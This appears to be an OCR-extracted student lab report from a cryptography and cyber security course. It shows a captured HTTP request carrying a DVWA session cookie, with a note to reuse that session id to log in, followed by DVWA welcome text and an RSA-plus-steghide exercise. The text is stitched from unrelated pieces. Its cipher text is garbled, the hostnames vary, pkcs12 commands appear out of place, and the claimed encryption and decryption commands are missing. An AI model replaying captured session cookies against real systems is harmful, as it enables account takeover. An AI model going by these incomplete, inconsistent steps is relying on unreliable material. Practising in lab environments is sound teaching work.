
GET /dvwa/vulnerabilities/fi/?page=include.php HTTP/1.1
Host: 192.168.1.44
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.44/dvwa/index.php
Cookie: security=high; PHPSESSID=1fb90d9b18e7e953baf47041c7ce5537
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Wed, 13 Sep 2023 13:12:48 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10

3 client pkts, 13 server pkts, 5 turns.

Entire conversation (16 kB) Show data as ASCII Stream 2 Find Next Filter Out This Stream Print Save as... Back Close Help

Use the session id login the to the DVWA



DVWA

Welcome to Damn Vulnerable Web Application!

Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

3. Generate cipher.txt which includes Encrypted value of your “Name” using the RSA public key & Hide cipher.txt behind Image using Steganography. Also showcase decryption using RSA Private Key

Plain Text:

```
X - [ ] manoj@manoj: ~/Documents/Academor
GNU nano 6.2 plain.txt
Name:Manoj V
Course:Cryptography and Cyber Security
```

Conversion of plain text to cipher text: RSA Algorithm

```
nanoj@nanoj:~/Documents$ cd Academor
nanoj@nanoj:~/Documents/Academor$ ls
nanoj@nanoj:~/Documents/Academor$ nano plain.txt
nanoj@nanoj:~/Documents/Academor$ ls
plain.txt
nanoj@nanoj:~/Documents/Academor$ openssl genrsa > private.pem
nanoj@nanoj:~/Documents/Academor$ ls
plain.txt private.pem
nanoj@nanoj:~/Documents/Academor$ nano private.pem
nanoj@nanoj:~/Documents/Academor$ openssl rsa -in private.pem -pubout -out public.pem
writing RSA key
nanoj@nanoj:~/Documents/Academor$ ls
plain.txt private.pem public.pem
nanoj@nanoj:~/Documents/Academor$
```

```
manoj@manoj:~/Documents/Academor$ openssl pkcs12 -in key.pfx -out key.p12
manoj@manoj:~/Documents/Academor$ openssl pkcs12 -in key.p12 -out key.pem
manoj@manoj:~/Documents/Academor$ ls
key.pem
manoj@manoj:~/Documents/Academor$
```

Cipher Text:

```
X - + [+] manoj@mano: ~/Documents/Academor
GNU nano 6.2 cipher.txt
z@3
z@3<<+l ^@Mñ^~[TK^Jñ!B^P^o^&^P^o^~^Q^
n^9^F^v^W^I^~^o^=^*^j^*5^]^.^4^R^S^~^A^X^O^
0^7^B^N^U^E^!^_^J^+[b^`^X^M^ zNi^S^]F^j^7^q^H^>^k^1^0^#^Y^U^G^H^G^S^V^H^y^F[^A^h^o^m^H^>^EU^C^M^Q^&^J^]h^V^W^T^V^&^0^&^
```

Steganography:

Hide the cipher text file in the image



```
manoj@manoj:~/Documents/Academo$ sudo steghide embed -ef cipher.txt -cf a.jpg
Enter passphrase:
Re-Enter passphrase:
embedding "cipher.txt" in "a.jpg"... done
manoj@manoj:~/Documents/Academo$ ls
a.jpg      'Screenshot from 2023-09-28 21-10-12.png'
cipher.txt  'Screenshot from 2023-09-28 21-14-00.png'
plain.txt   'Screenshot from 2023-09-28 21-16-10.png'
private.pem 'Screenshot from 2023-09-28 21-17-40.png'
public.pem
manoj@manoj:~/Documents/Academo$ 
```

Decryption:

```
manoj@manoj:~/Documents/Academor$ sudo steghide extract -sf a.jpg -xf extract.txt
Enter passphrase:
wrote extracted data to "extract.txt".
manoj@manoj:~/Documents/Academor$ ls
a.jpg      'Screenshot from 2023-09-28 21-10-12.png'
cipher.txt 'Screenshot from 2023-09-28 21-14-00.png'
extract.txt 'Screenshot from 2023-09-28 21-16-10.png'
plain.txt   'Screenshot from 2023-09-28 21-17-40.png'
private.pem 'Screenshot from 2023-09-28 21-24-09.png'
public.pem
manoj@manoj:~/Documents/Academor$ nano extract.txt
manoj@manoj:~/Documents/Academor$
```

Decrypted text:



```
GNU nano 6.2
Name:Manoj V
Course:Cryptography and Cyber Security
```